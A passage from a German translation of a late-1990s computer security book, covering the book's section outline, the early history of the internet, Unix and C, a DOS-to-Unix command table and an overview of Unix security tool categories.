- Warum Sie Sicherheit benötigen
- Einige Beispiele erfolgreichen Hackings und Crackings
- Wer für einen Angriff anfällig ist

Teil I bereitet die Bühne vor und gibt neuen Lesern einen kleinen Überblick über das aktuelle Klima im Netz.

2.4.2 Teil II: Das Terrain verstehen

Teil II spricht die frühe Entwicklung des Internet an. Themen umfassen die folgenden:

- Wer erweckte das Internet zum Leben und warum?
- Aufbau und Arbeitsweise des Internet
- Schlechte Sicherheitsmaßnahmen im Internet und die Gründe dafür
- Kriegsführung im Internet und wie sie sich auf Individuen und Netzwerke auswirkt

2.4.3 Teil III: Tools

Teil III untersucht die Inhalte der Werkzeugkiste eines Hackers. Er macht Sie vertraut mit Munition und Waffen, die im Internet genutzt werden. Er berichtet über die starke Verbreitung dieser Waffen, wer sie kreiert, wer sie benutzt, wie sie funktionieren und wie Sie von ihnen profitieren können. Die beschriebenen Waffen sind u.a.:

- Paßwort-Knacker
- Trojanische Pferde
- Sniffer
- Tools, die eine Verschleierung der Identität ermöglichen
- Scanner
- Destruktive Methoden, wie z.B. Denial-of-Service-Tools

2.4.4 Teil IV: Plattformen und Sicherheit

Teil IV untersucht Schwachstellen in verschiedenen Betriebssystemen und stellt Maßnahmen gegen diese Schwachstellen zur Verfügung. Folgende Plattformen werden abgedeckt:

- Microsoft
- Unix
- Novell
- Macintosh

2.4.5 Teil V: Grundlagen der Sicherheit

Teil V befaßt sich mit der Sicherung von Servern. Er beschreibt Zertifikationssysteme, den Aufbau von Sicherheitsteams und die Grundlagen von Sicherheitskonzepten. Themen sind u.a.:

- Root-, Supervisor- und Administratoren-Accounts
- Techniken für das interne Durchbrechen von Sicherheitsmaßnahmen
- Sicherheitskonzepte und -philosophie

2.4.6 Teil VI: Angriffe von außen (Remote Attacks)

Teil VI beschreibt Remote Attacks und ihre Implementierung. Themen sind u.a.:

- Definition eines Remote Attacks
- Verschiedene Angriffslevels und ihre Gefahren
- Sniffing-Techniken
- Spoofing-Techniken
- Angriffe auf Web-Server
- Angriffe, die auf Schwächen innerhalb der verschiedenen Programmiersprachen basieren

2.5 Was Sie noch über den Hacker's Guide wissen sollten

Hier noch ein paar Hinweise zu diesem Buch:

Links und Homepages: Viele Links führen Sie direkt zu den entsprechenden Dokumenten und umgehen die Homepages der Anbieter. Wenn ein Anbieter allerdings verlangt, daß Sie sich vor Herunterladen eines Tools registrieren, gebe ich den URL für die Registrierungsseite an. Das ist nur fair.

Über Produkthinweise: In diesem Buch werden Hunderte von Produkten erwähnt. Ich stehe zu keinem der Anbieter der Produkte in irgendeiner Beziehung, sondern erwähne sie ausschließlich, weil ich sie für nützlich halte.

Fehler und dergleichen: Wenn Sie falsche Informationen über Ihr Produkt in diesem Buch entdecken, kontaktieren Sie bitte den Verlag. Bitte informieren Sie in einem solchen Fall auch mich persönlich per E-Mail an: `maxsecii@altavista.net`.

2.6 Inhalt der CD-ROM

Auf der CD finden Sie außer diversen Tools das komplette Archiv der Sicherheitsmailingliste *bugtrag* (ab 1993) in HTML-Form und weitere Sicherheitsrelevante Dokumente.

3

Die Geburt eines Netzwerks: Das Internet

Dieses Kapitel gibt einen Überblick über die frühe Geschichte des Internet. Wenn Sie sie schon kennen, können Sie dieses Kapitel gerne überschlagen.

3.1 Die Anfänge: 1962 bis 1969

Unser Schauplatz sind die frühen 60er Jahre - 1962, um genau zu sein. Jack Kennedy saß im Weißen Haus, die Beatles hatten gerade ihre erste Hit-Single aufgenommen (*Love me do*) und Christa Speck, eine umwerfende Brünette aus Deutschland, wurde Playmate des Jahres. Das amerikanische Volk genoß eine Ära des Wohlstands. Andernorts jedoch verbreitete sich der Kommunismus und mit ihm kamen Waffen mit schrecklichem Zerstörungspotential.

In der Erwartung eines Atomkriegs beauftragte die Luftwaffe der Vereinigten Staaten eine kleine Gruppe von Forschern mit einer ungeheuren Aufgabe: sie sollten ein Kommunikationsnetzwerk schaffen, das einen nuklearen Angriff überleben könnte. Ihr Konzept war revolutionär: ein Netzwerk, das nicht zentral kontrolliert wurde. Wenn einer (oder 10 oder 100) seiner Knotenpunkte zerstört würden, sollte das System trotzdem weiterlaufen. Dieses Netzwerk (ausschließlich für militärische Zwecke geplant) würde selbst die Apokalypse überleben (wenn auch wir nicht).

Der für die Existenz des Internet Hauptverantwortliche ist Paul Baran. Im Jahr 1962 arbeitete Baran bei der Rand Corporation, der »Denkfabrik«, die mit der Entwicklung dieses Konzepts beauftragt wurde. Baran stellte sich ein Netzwerk vor, in dem alle Rechner miteinander kommunizieren könnten. Dies war ein radikales Konzept, das jegliche Konventionen brach. Baran war sich einfach bewußt, daß zentralisierte Netzwerke zu verwundbar gegen Angriffe waren. In seinem heute berühmten Memorandum *On Distributed Communications: I. Introduction to Distributed Communications Network* schrieb er:

Das zentralisierte Netzwerk ist offensichtlich verwundbar, da die Zerstörung eines einzelnen zentralen Knotenpunkts ausreicht, um die Kommunikation zwischen den Endgeräten zu zerstören.

Verweis:

Die Rand Corporation hat dieses Memorandum und den Bericht von Baran im World Wide Web zur Verfügung gestellt. Sie finden die Dokumente unter: http://www.rand.org/publications/electronic/.

Baran bezog sich damit auf die Art und Weise, in der die meisten Computernetzwerke verbunden waren. In der alten Zeit verließen sich Netzwerke auf Großrechner. Diese waren große, mächtige Maschinen, die zentrale Informationen beinhalteten. Anwender konnten auf diese Informationen über Terminals

zugreifen, die direkt mit dem Großrechner verkabelt waren. Daten reisten vom Terminal durch das Kabel in den Großrechner. Der Großrechner verteilte die Daten dann an andere Terminals. Dies war eine sehr wirksame Methode für ein Netzwerk, konnte aber verheerende Auswirkungen in bezug auf die Sicherheit der Daten haben. Zum Beispiel konnten die Terminals nicht direkt miteinander kommunizieren. Wenn der Großrechner zerstört werden würde, wäre daher das gesamte Netzwerk unbrauchbar. Dies stellte ein erhebliches Risiko für unsere nationalen Netze dar.

Baran hatte eine einfache Lösung: ein Netzwerk, in dem alle Beteiligten untereinander kommunizieren könnten. In vielen Punkten ähnelte dieser Ansatz dem Konzept des nationalen Telefonnetzes. Baran erklärte:

In der Praxis wird eine Mischung aus stern- und spinnwebförmigen Komponenten benutzt, um Kommunikationsnetzwerke zu bilden. Solch ein Netzwerk wird manchmal ein »dezentralisiertes« Netzwerk genannt, da es sich nicht immer nur auf einen einzelnen Punkt verlassen muß.

Barans Ausarbeitung war gründlich, bis hin zu Routing-Konventionen. Er stellte sich ein System vor, in dem Daten ihren eigenen Weg dynamisch bestimmen konnten. Wenn z.B. die Daten an irgendeinem Punkt des Netzwerks auf ein Problem treffen würden, würden sie einen anderen Weg nehmen. Dieses System basierte auf gewissen Regeln. Zum Beispiel würde ein Netzwerkknoten eine Nachricht nur dann akzeptieren, wenn er genügend Speicherplatz zur Verfügung hätte. Wären zu einem Zeitpunkt alle Leitungen besetzt, würde die Nachricht warten, bis ein neuer Weg vorhanden wäre. Auf diese Art und Weise würde das Netzwerk für intelligenten Datenaustausch sorgen. Baran stellte noch andere Aspekte des Netzwerks detailliert dar, u.a.:

- Sicherheit
- Prioritätssysteme (und Vorrichtungen, um Netzwerküberlastung zu verhindern)
- Hardware
- Kosten

Leider waren Barans Ideen ihrer Zeit einen guten Schritt voraus. Das Pentagon setzte wenig Vertrauen in derart radikale Konzepte. Baran lieferte den Offiziellen der Verteidigungsbehörde einen elfbändigen Bericht, der sofort ad acta gelegt wurde. Wie sich herausstellte, verzögerte die Kurzsichtigkeit des Pentagons die Geburt des Internet, aber nicht sehr lang. 1965 wurde das Projekt wieder gestartet. Gelder wurden verteilt, um ein dezentralisiertes Computernetzwerk zu entwikkeln, und im Jahr 1969 wurde dieses Netzwerk Realität. Das System hieß ARPANET.

Für heutige Begriffe war das ARPANET sehr einfach gestrickt. Es vernetzte die Computer von vier amerikanischen Forschungseinrichtungen (das Stanford Research Institute, die University of Utah, die University of California in Los Angeles und die University of California in Santa Barbara).

Einer der Computer war ein DEC PDP-10. Diese alten Monster sind heutzutage eher als Möbelstück denn als Computer zunutze. Ich erwähne den DEC PDP-10 hier jedoch kurz, um eine andere Legende der Computergeschichte erzählen zu können.

Es war ungefähr um diese Zeit, daß ein in Seattle, Washington ansässiges Unternehmen damit begann, Computer-Sharing anzubieten, d.h. sie vermieteten CPU-Zeit an Kunden aus der Wirtschaft, die in der Regel pro Stunde abgerechnet wurde. Das Unternehmen stellte zwei intelligente junge Männer zum Testen von Software ein. Für ihre Dienste erhielten die Jungen freien Netzzugang zu einem PDP-10

(heute würde dies dem freien Zugang zu einem Mailbox-System entsprechen). Zum Leidwesen der Jungen ging das Unternehmen bald Pleite, aber die gemachten Erfahrungen sollten ihr Leben ändern. Zu jener Zeit gingen sie gerade auf das Gymnasium, heute sind sie in den Vierzigern. Na, wissen Sie, von wem hier die Rede ist? Die zwei Jungen waren Bill Gates und Paul Allen.

Für die damalige Zeit allerdings war die Verbindung dieser Computer über das Telefonnetz eine geradezu unglaubliche Leistung. Die anfängliche Euphorie über die Entwicklung des ARPANETs ging allerdings schnell verloren, als die Ingenieure realisierten, daß sie einige ernsthafte Probleme hatten. Ein Problem war folgendes: Sie hatten kein Betriebssystem, das dazu geeignet war, das von Baran anvisierte umfangreiche Netzwerk zu schaffen.

Der Zufall sollte jetzt eine große Rolle spielen. An einem anderen Ort der Vereinigten Staaten entwickelten Forscher zur gleichen Zeit ein obskures Betriebssystem, das die Welt auf ewig ändern sollte. Das Betriebssystem hieß Unix.

3.2 Unix wird geboren: 1969 bis 1973

1969 (im gleichen Jahr, in dem das ARPANET ins Leben gerufen wurde) entwikkelte Ken Thompson von den Bell Labs (zusammen mit Dennis Ritchie und Joseph Ossanna) die erste Version von Unix. Die Software war hausgemacht, von Thompson selbst geschrieben und lief auf einem DEC PDP-7.

Das Unix-System von Thompson trug keine Ähnlichkeit mit dem modernen Unix. Zum Beispiel ist das heutige Unix ein Multi-User-System. (Mit anderen Worten können heute mehrere Anwender gleichzeitig an einer einzigen Unix-Maschine arbeiten.) Im Gegensatz dazu war Thompsons erster Prototyp ein Single-User-System und ein recht rudimentäres dazu. Vielleicht sollte ich den Begriff rudimentär erklären:

Wenn Sie an ein Betriebssystem denken, stellen Sie sich vermutlich ein Programm vor, das grundlegende Utilities, Texteditoren, Hilfedateien, ein Window-System, Netzwerktools etc. beinhaltet. Das ist so, weil heute Endanwendersysteme sehr komplex und benutzerfreundlich sind. Das erste Unix-System entsprach dem überhaupt nicht. Statt dessen beinhaltete es nur die allernötigsten Utilities, um überhaupt laufen zu können. Versetzen Sie sich einen Moment in die Lage von Ken Thompson. Bevor Sie Dutzende der soeben erwähnten komplexen Programme erstellen können, stehen Sie erst einmal vor einer viel praktischeren Aufgabe: Sie müssen das System erst einmal gestartet bekommen (booten).

Thompson schaffte es schließlich tatsächlich, daß sein Unix-System bootete. Bis dahin allerdings traf er auf viele Probleme. Eines davon war, daß die von ihm benutzte Programmiersprache sich nicht sehr gut für diese Aufgabe eignete. Und noch einmal sollte der Zufall eine große Rolle spielen. Etwa zur gleichen Zeit entwickelten andere Forscher von den Bell Labs (Dennis Ritchie und Brian Kernighan) eine neue Programmiersprache namens C.

3.2.1 Die Programmiersprache C

C wird häufig für das Programmieren von Sprach-Compilern und Betriebssystemen benutzt. Ich gehe hier auf C ein, weil es erheblichen Einfluß auf die Entwicklung des Internet hatte.

Heute werden fast alle Applikationen zur Vereinfachung der Kommunikation über das Internet in C

geschrieben. In der Tat wurden sowohl das Betriebssystem Unix (das die grundlegende Struktur des Internet formt) als auch TCP/IP (die Protokollfamilie, die den Datenverkehr über das Netz steuert) in C entwickelt. Ohne C wäre das Internet in seiner heutigen Form gar nicht existent.

Die Beliebtheit von C basiert auf mehreren Faktoren:

- C ist klein und effektiv
- C-Code kann sehr einfach von dem einen auf das andere Betriebssystem portiert werden
- C kann schnell und leicht erlernt werden

Allerdings war den Forschern der Bell Labs nur der erste der o.g. Faktoren bewußt, als sie beschlossen, Unix in C neu zu schreiben. Thompson und Ritchie portierten Unix auf einen DEC PDP-11/20 und entwickelten es erheblich weiter. Zwischen 1970 und 1973 wurde Unix komplett neu in C geschrieben. Dies führte zu einer erheblichen Verbesserung und eliminierte viele Fehler des ersten Unix-Systems.

3.3 Die prägenden Jahre des Internet: 1972 bis 1975

Ich komme jetzt kurz von der weiteren Entwicklung von Unix und C ab, da zwischen 1972 und 1975 Fortschritte auf anderen Gebieten gemacht wurden. Diese Fortschritte sollten großen Einfluß darauf haben, wie und warum Unix als Betriebssystem für das Internet gewählt wurde.

Im Jahr 1972 umfaßte das ARPANET etwa 40 Hosts. In diesem Jahr erfand Ray Tomlinson, ein Angestellter von Bolt, Beranek and Newman, Inc., die E-Mail, eine bahnbrechende Entwicklung für die Kommunikation über das Internet.

Tomlinsons Erfindung war wohl die wichtigste Innovation des Jahrzehnts im Computerbereich. E-Mail ermöglichte einfache, effektive und billige Kommunikation. Dies führte zu offenem Gedankenaustausch und länderübergreifender Zusammenarbeit zwischen Wissenschaftlern. Durch die Möglichkeit, eine E-Mail-Nachricht an mehrere Empfänger zu senden, konnten Ideen schneller realisiert werden. Von diesem Zeitpunkt an lebte das Netzwerk.

Eine andere Schlüsselerfindung wurde 1974 gemacht: Vinton Cerf und Robert Khan erfanden das Transmission Control Protocol (TCP). Dieses Protokoll war eine neue Methode, Daten zerstückelt über das Netzwerk zu bewegen und diese Bruchstücke am anderen Ende wieder zusammenzusetzen.

Hinweis:

TCP ist das wichtigste Protokoll, das heute im Internet benutzt wird. Es wurde in den frühen 70er Jahren entwickelt und schließlich in Berkeley Software Distribution's Unix integriert. Seitdem ist es zu einem Internet-Standard geworden. Heute läuft auf fast allen mit dem Internet verbundenen Rechnern irgendeine Form von TCP.

Zum Jahr 1975 war das ARPANET ein vollständig funktionierendes Netzwerk. Die Basisarbeit war getan und nun war es an der Zeit, daß die US-Regierung es für sich in Anspruch nahm. In diesem Jahr wurde die Kontrolle über das ARPANET an die damalige United States Defense Communication Agency (später Defense Information Systems Agency) übergeben.

Eine noch verbleibende Aufgabe war die Auswahl eines offiziellen Betriebssystems für das ARPANET.

Die Gründe für die Wahl von Unix waren vielfältig. Im nächsten Abschnitt werde ich diese Gründe ausführlich erklären.

3.3.1 Unix wird reif

Zwischen 1974 und 1980 wurde der Unix-Source-Code an Universitäten im ganzen Land verteilt. Dies war einer der Hauptgründe für den großen Erfolg des Betriebssystems.

Erstens fand die akademische Welt sofort Gefallen an Unix. Daher wurde es in vielen Übungen während des Unterrichts eingesetzt. Dies hatte einen direkten Einfluß auf die Wirtschaft. Mike Loukides, Redakteur für *O'Reilly & Associates* und ein Unix-Guru, erklärte:

> *Schulen brachten eine Menge sehr fähiger Computeranwender (und Systemprogrammierer) hervor, die Unix schon kannten. Daher konnte man fertige Programmierer »kaufen« und mußte sie nicht erst in die Schwierigkeiten eines unbekannten Betriebssystems einarbeiten.*

Die Universitäten erhielten den Unix-Source-Code kostenlos und damit wurde auch den Studenten die Möglichkeit eröffnet, Unix für ihre Entwicklungen zu benutzen. Dies führte dazu, daß Unix auch auf andere Rechner portiert wurde, was die Basis der Unix-Anwender nur vergrößerte.

Hinweis:

Weil der Unix-Source-Code weithin bekannt und verfügbar ist, werden auch mehr Fehler in der Sicherheitsstruktur des Systems bekannt. Im Gegensatz dazu stehen proprietäre Systeme, deren Hersteller meist nicht bereit sind, Source-Codes zu offenbaren und damit viele Fragen in bezug auf ihre Sicherheit offen lassen.

Unix gewann weiterhin an Beliebtheit, und im Jahr 1978 beschloß AT&T, ein Geschäft aus dem Betriebssystem zu machen und Lizenzgebühren zu verlangen. Dies hatte einige Veränderungen in der Computerwelt zur Folge. In einem erstaunlichen Versuch, kreative Unabhängigkeit zu bewahren, schuf die University of California in Berkeley ihre eigene Unix- Version, die vielen modernen kommerziellen Unix-Versionen zugrundeliegt.

Unix wurde aus mehreren Gründen gewählt, u.a.:

- Unix war Entwicklungsstandard
- Unix war ein offenes System
- Der Unix-Source-Code stand für genaue Untersuchungen allgemein zur Verfügung
- Unix hatte mächtige Netzwerkfunktionen

3.3.2 Unix und das Internet entwickeln sich gemeinsam weiter

Nachdem Unix als Betriebssystem für das Internet bestimmt war, wurden Fortschritte in Unix in das Design des Internet integriert, d.h. seit 1975 entwickelten sich Unix und das Internet gemeinsam weiter. Seit dieser Zeit haben viele große Software- und Hardwarehersteller ihre eigenen Unix-Versionen auf den Markt gebracht. Die populärsten Unix-Versionen werden in Tabelle 3.1 aufgelistet.

Tabelle 3.1: Unix-Versionen und ihre Hersteller

Unix-Version	Hersteller
SunOS & Solaris	Sun Microsystems
HP-UX	Hewlett-Packard
AIX	IBM
IRIX	Silicon Graphics (SGI)
Digital Unix	Digital Equipment Corporation (DEC)

Viele dieser Unix-Versionen laufen auf High-Performance-Rechnern, sogenannten Workstations. Workstations unterscheiden sich in vielen Punkten von PCs. Erstens enthalten Workstations hochwertigere Hardware und sind daher teurer. Was unter anderem auch daran liegt, daß sie nur in limitierter Anzahl produziert werden. Im Gegensatz dazu werden PCs serienmäßig gefertigt, und Hersteller suchen immer wieder neue Wege, um Kosten zu senken. Ein Verbraucher, der eine neue PC-Platine kauft, geht deshalb ein wesentlich höheres Risiko ein, fehlerhafte Hardware zu bekommen. Außerdem sind Workstations in der Regel auch technisch dem PC weit überlegen. Zum Beispiel gehörten schon 1989 integrierter Sound, Ethernet und SCSI zur Standardausrüstung einer Workstation. ISDN beispielsweise wurde bereits kurz nach seiner Entwicklung in Workstations integriert.

Hinweis:

Technische Vorteile einer Workstation sind nicht immer auf den ersten Blick erkennbar. Zum Beispiel haben viele Workstations einen extrem hohen Durchsatz, der sich in superschnellen Netzwerkverbindungen und erstklassiger Grafik-Performance äußert. Tatsächlich produzieren SGI und Sun jetzt Rechner, die einen geradezu absurden Durchsatz haben und Hunderte von Gigabyte pro Sekunde verarbeiten.

High-End-Performance kommt Sie teuer zu stehen. Workstations machen Sie um einen 5- oder 6stelligen Betrag ärmer. Für den gewöhnlichen Anwender sind derartige Maschinen natürlich unerschwinglich. Im Gegensatz dazu sind PC-Hardware und -Software billig, leicht erhältlich, einfach zu konfigurieren und weit verbreitet.

Die meisten Unix-Workstations werden für sehr spezielle Aufgaben hergestellt. Für Silicon-Graphics-Workstations wird beipielsweise spezielle Hardware eingesetzt, um unglaubliche Grafiken zu erzeugen. Diese Rechner werden in der Filmindustrie eingesetzt.

Hinweis:

Wahrscheinlich haben Sie schon Grafiken in SGI-Qualität gesehen. SGI Rechner wurden für die Erstellung der Spezialeffekte vieler Kinofilme benutzt, u.a. Jurassic Park und Die Maske. SGI ist jedoch nicht die einzige Unix-Plattform, die für Präzisionsgrafiken zum Einsatz kommt. Linux wird ebenfalls für diesen Zweck benutzt. (Digital Domain, ein berühmtes Unternehmen für Spezialeffekte, benutzte RedHat-Linux, um James Camerons »Titanic« zu versenken.)

Uns interessiert jetzt jedoch nur Unix, da es in einem starken Bezug zum Internet steht. Da die Entwicklung des Internet von seiten der US-Regierung Unix integrierte, enthält Unix die Grundbausteine

des Netzes. Kein anderes Betriebssystem wurde jemals so sehr darauf ausgerichtet, im Internet eingesetzt zu werden.

Werfen wir einen kurzen Blick auf Unix, bevor wir fortfahren.

3.3.3 Die grundlegenden Merkmale von Unix

Das heutige Unix läuft auf verschiedener Hardware, einschließlich IBM-kompatiblen und Macintosh-Rechnern. Die Installation unterscheidet sich wenig von der Installation anderer Betriebssysteme. Die meisten Anwender liefern eine CD-ROM. Auf Workstations wird die Installation durch Booten von einer CD-ROM durchgeführt. Normalerweise entscheiden Sie zunächst über eine Reihe von Optionen, beendet wird die Installation automatisch. Für andere Hardware-Plattformen erhalten Sie in der Regel neben der CD-ROM eine Boot-Diskette, über die ein kleines Installationsprogramm in den Speicher geladen wird.

Ein Unix-System zu starten ist dem Booten anderer Systeme ebenfalls sehr ähnlich. Während des Booting-Vorgangs werden alle vorhandenen Hardware-Komponenten diagnostiziert, der Speicher überprüft und die nötigsten Systemprozesse gestartet. In Unix werden einige der gängigen Systemprozesse beim Booten gestartet, u.a.:

- E-Mail-Dienste
- Allgemeine Netzwerkdienste
- Protokoll- und Systemadministrationsdienste

Nach dem Booten erscheint ein Login-Prompt, das Sie zur Eingabe Ihres Benutzernamens und -Paßworts auffordert. Wenn das Einloggen beendet ist, erreichen Sie die Shell.

Hinweis:

Die Shell ist eine Umgebung, in der Befehle eingegeben und ausgeführt werden können. Ein Shell-Interpreter übersetzt diese Befehle dann in Maschinensprache, damit sie ausgeführt werden können. In MS-DOS ist die Shell z.B. `COMMAND.COM`*. Der Anwender kommuniziert mit der Shell, indem er Befehle eintippt (z.B. den Befehl* `DIR` *zur Auflistung von Directories). In dieser Hinsicht ähnelt Unix MS-DOS, zumindest was die äußere Erscheinung betrifft. Alle Befehle werden über die Shell eingegeben. Die Resultate dieser Befehle erscheinen auf dem Monitor, es sei denn, Sie geben etwas anderes an.*

Die Navigation durch die Verzeichnisse (»Directories«) wird auf ähnliche Weise durchgeführt wie die Navigation in einem DOS-System. DOS-Anwender können ein Unix-System leicht navigieren, indem sie die Umwandlungsinformationen in Tabelle 3.2 benutzen. Die Unix-Befehle, die hier aufgelistet sind, führen zu den gleichen oder sehr ähnlichen Ergebnissen wie ihre Entsprechungen in DOS.

Tabelle 3.2: Umwandlungstabelle für Befehle: Unix zu DOS

DOS-Befehl	Unix-Befehl
`cd \<directory>`	`cd /<directory>`
`dir`	`ls -l`

dir \directory	ls /directory
dir /w	ls
chkdsk drive	fsck drive/partition
copy filename1 filename2	cp filename1 filename2
edit filename	vi filename, ex filename
fc filename1 filename2	diff filename1 filename2
find text_string	grep text_string
format drive	format drive/partition
mem/c|more	more /proc/meminfo
move filename1 filename2	mv filename1 filename2
sort filename	sort filename
type filename|more	more filename
help <command>	man <command>
edit	vi

Wegweiser:

Um mehr über grundlegende Unix-Befehle zu erfahren, gehen Sie zu http://www.geek-girl.com/Unixhelp/. Dieses Archiv bietet eine umfassende Sammlung von Informationen über Unix. Als gute Dokumentation über Unix empfehle ich Unix Unleashed, ein Buch, das viele hilfreiche Tips und Tricks zum Umgang mit diesem beliebten Betriebssystem liefert.

3.3.4 Das X Window System

Unix unterstützt auch mehrere Windowing(Fenster-basierte)-Systeme, von denen das populärste das X Window System vom Massachusetts Institute of Technology (MIT) ist. Wann immer ich mich in diesem Buch auf das X Window System beziehe, werde ich es als X bezeichnen. Ich werde X hier kurz beschreiben, da Sie für einige Abschnitte dieses Buches wissen müssen, was es ist.

Im Jahr 1984 gründeten Forscher am MIT das Projekt Athena, dessen Hintergrund die Entwicklung einer grafischen Schnittstelle war, die auf Workstations oder in Netzwerken unterschiedlicher Art laufen würde. In frühen Phasen der Forschung zu X wurde sofort klar, daß X Hardware-unabhängig sein müsse, um diese Aufgabe zu erfüllen. Ebenso mußte es transparenten Netzwerkzugang zur Verfügung stellen. Daher wurde X nicht nur als ein Window- System, sondern auch als ein auf das Client-/Server-Modell basierendes Netzwerk-Protokoll entwickelt.

X wurde von Robert Scheifler und Ron Newman, beide vom MIT, und Jim Gettys von DEC entwickelt. X unterscheidet sich erheblich von anderen Windowing-Systemen (z.B. Microsoft Windows), auch in Hinsicht auf das Anwender-Interface. Dieser Unterschied basiert hauptsächlich auf einem Konzept, das

als »Werkzeugbank«- oder »Werkzeugkasten«-Funktion bezeichnet wird. Das heißt, X läßt Sie jeden Aspekt seines Verhaltens durch ein umfangreiches Sortiment von Programmierhilfen kontrollieren.

Generell stellt X hochauflösende Grafiken über Netzwerkverbindungen mit hoher Geschwindigkeit und hohem Durchsatz zur Verfügung. Kurz, X baut auf die modernste zur Zeit verfügbare Window-Technologie auf. Einige Anwender werten die Komplexität von X als einen Nachteil und haben wahrscheinlich recht. Es gibt einfach so viele Optionen, von denen der normale Anwender sehr schnell überwältigt werden kann.

Wegweiser:

Leser, die mehr über X wissen wollen, sollten die Website des X Consortiums besuchen. Das X Consortium besteht aus den Autoren von X. Diese Gruppe setzt und verbessert immer wieder Standards für das X Window System. Die Website finden Sie unter http://www.x.org/.

Hinweis:

Bestimmte X-Versionen können auch auf IBM-kompatiblen Rechnern in einer DOS-/Windows-Umgebung laufen.

Mit Microsoft Windows vertraute Anwender werden die Arbeitsweise von X besser verstehen, wenn Sie sie mit der Beziehung zwischen DOS und Microsoft Windows 3.11 vergleichen. Das grundlegende Unix-System ist als Befehlszeilen-Interface immer vorhanden und bleibt aktiv und zugänglich, auch wenn der Anwender die X-Umgebung benutzt. X läuft insofern über dem zugrundeliegenden Unix-System. In der X-Umgebung kann ein Anwender über ein Shell-Fenster auf den Unix-Befehlszeilen-Interface zugreifen. (Dies scheint zumindest ebenso zu funktionieren wie in Microsoft Windows, in dem ein MS-DOS-Eingabefenster verfügbar ist.) Von diesem Shell-Fenster aus kann der Anwender Befehle ausführen und den Arbeitsablauf von Systemprozessen beobachten.

Das X Window System wird mit dem folgenden Befehl gestartet:

```
startx
```

X ermöglicht das Benutzen einer ganzen Reihe von Window-Managern. Jeder dieser Manager schaut anders aus und wirkt anders. Einige (wie twm) wirken recht nackt und technisch, während andere durchaus attraktiv und sehr modern sind. Es gibt sogar einen X-Window- Manager, der dem Windows-95-Look nacheifert. Andere Plattformen werden ebenso nachgebildet, z.B. das NeXT Window System und das Amiga Workbench-System.

Zusammengefaßt ist X eine mächtige Windowing-Umgebung.

3.3.5 Applikationen unter Unix

Unter Unix können viele verschiedene Applikationen laufen. Einige sind leistungsstarke Programme, die für wissenschaftliche Forschungsarbeiten und im Bereich künstliche Intelligenz benutzt werden. Aber nicht alle Unix-Applikationen sind derart spezialisiert. Populäre, kommerzielle Applikationen können ebenfalls unter Unix laufen, z.B. Adobe PhotoShop, Corel WordPerfect und andere Programme, die üblicherweise mit dem PC in Verbindung gebracht werden.

Insgesamt gesehen ist das moderne Unix wie jede andere Plattform. Window-Systeme werden

üblicherweise mit einer ganzen Reihe integrierter Applikationen geliefert, u.a. Datei- Manager, Text-Editoren, Mail-Programmen, Uhren, Kalender, Taschenrechner und das andere bekannte Zubehör.

Eine große Sammlung von Multimedia-Software kann unter Unix benutzt werden, dazu gehören Film-Wiedergabe-Utilities, Audio-CD-Utilities, Aufnahmeprogramme für digitalen Sound, Zwei-Wege-Kamera-Systeme, Multimedia-Mail und andere unterhaltsame Dinge. Im Grunde genommen gibt es nichts, das nicht für Unix geschrieben wurde.

3.3.6 Unix und Internet-Sicherheit

Unix-Sicherheit ist ein komplexes Feld. Manche Leute behaupten, daß Unix sehr widersprüchlich ist, da genau die Aspekte, die Unix zu einer hervorragenden Server-Plattform machen, es gleichzeitig auch verwundbar gegenüber Angriffen werden lassen. Unix wurde als ultimatives Betriebssystem für Netzwerke entwickelt, das es seinem Benutzer ermöglicht, praktisch jede Applikation aus der Ferne auf einfache Art und Weise zu bedienen. (Unix bietet z.B. die Möglichkeit, von einem Rechner aus Operationen auf einem ganz anderen Rechner durchzuführen, auch wenn die beteiligten Rechner Tausende von Kilometern voneinander entfernt sind.) Deshalb akzeptieren Unix-Remote-Dienste standardmäßig Verbindungen aus der ganzen Welt.

Zudem ist Unix ein offenes System, dessen Code öffentlich verfügbar ist. So können sowohl Forscher als auch Computerkriminelle, Cracker und andere Bösewichte Schwachstellen aufdecken. Unix ist jedoch ein reifes Betriebssystem und über die Jahre wurden viele Fortschritte in bezug auf seine Sicherheit gemacht, u.a.:

- Verschlüsselte Paßwörter
- Starke Zugriffskontrollen zu Dateien und Directories
- Authentifizierungsverfahren auf Systemebenen
- Raffinierte Systemeinrichtungen zur Protokollierung

Unix wird deshalb in vielen Bereichen eingesetzt, die Sicherheit erfordern. Es gibt Hunderte von Programmen auf dem Markt, die die Sicherheit eines Unix-Systems verstärken. Viele dieser Tools sind kostenlos im Internet erhältlich. Diese Tools können in drei grundlegende Kategorien eingestuft werden:

- Sicherheitsüberwachungs-Tools
- Systemprotokollierungs-Tools
- Intrusion-Detection-Tools (Tools zum Aufspüren unerlaubten Eindringens)

Sicherheitsüberwachungs-Tools sind Programme, die automatisch Sicherheitslöcher in Systemen entdecken können. Sie überprüfen bekannte Schwachstellen und gängige Fehlkonfigurationen, die zu Sicherheitslöchern führen können. Derartige Programme sind für weitreichende Netzwerkprüfungen entwickelt und können viele Rechner in einem Netzwerk überprüfen (Tausende, wenn Sie wollen). Diese Tools sind von Vorteil, da sie eine grundlegende Sicherheitseinschätzung automatisieren. Allerdings stellen sie gleichzeitig auch eine Belastung dar, weil sie erhebliche Möglichkeiten für Cracker eröffnen und für sie ebensoleicht zugänglich sind.

Systemprotokollierungs-Tools zeichnen Benutzeraktivitäten und Systemmeldungen auf. Diese Protokolle werden in einfachen Textdateien oder in Dateien, die sich automatisch in ein oder mehrere Datenbankformate umwandeln, gespeichert. Protokollierungs-Tools bilden eine sichere Quelle in jeder

Unix-Sicherheitswerkzeugkiste. Oft bilden die Protokolle, die von derartigen Utilities generiert wurden, die Basis der Beweise für eine Anklage gegen einen Cracker. Verstärktes Protokollieren kann jedoch in punkto Speicherplatz und Bandbreite teuer zu stehen kommen.

Intrusion-Detection-Tools schließlich sind Programme, die automatisch Anzeichen für ein potentielles Eindringen entdecken. In mancher Hinsicht können diese Tools als intelligente Protokollierungs-Utilities angesehen werden. Der Unterschied ist, daß die Protokolle in Echtzeit generiert und analysiert sowie entsprechende Maßnahmen getroffen werden.

Trotz all dieser hervorragenden Tools ist Sicherheit in Unix nur schwer zu erreichen. Unix ist ein großes und kompliziertes Betriebssystem und es kann sehr kostspielig sein, wahre Unix-Sicherheitsexperten zu beschäftigen. Zwar sind diese Leute relativ weit verbreitet, aber die meisten von ihnen haben bereits Schlüsselpositionen in Unternehmen auf der ganzen Welt. Daraus resultierend ist Beratung in diesem Bereich zu einem lukrativen Geschäft geworden.

3.4 Das moderne Internet

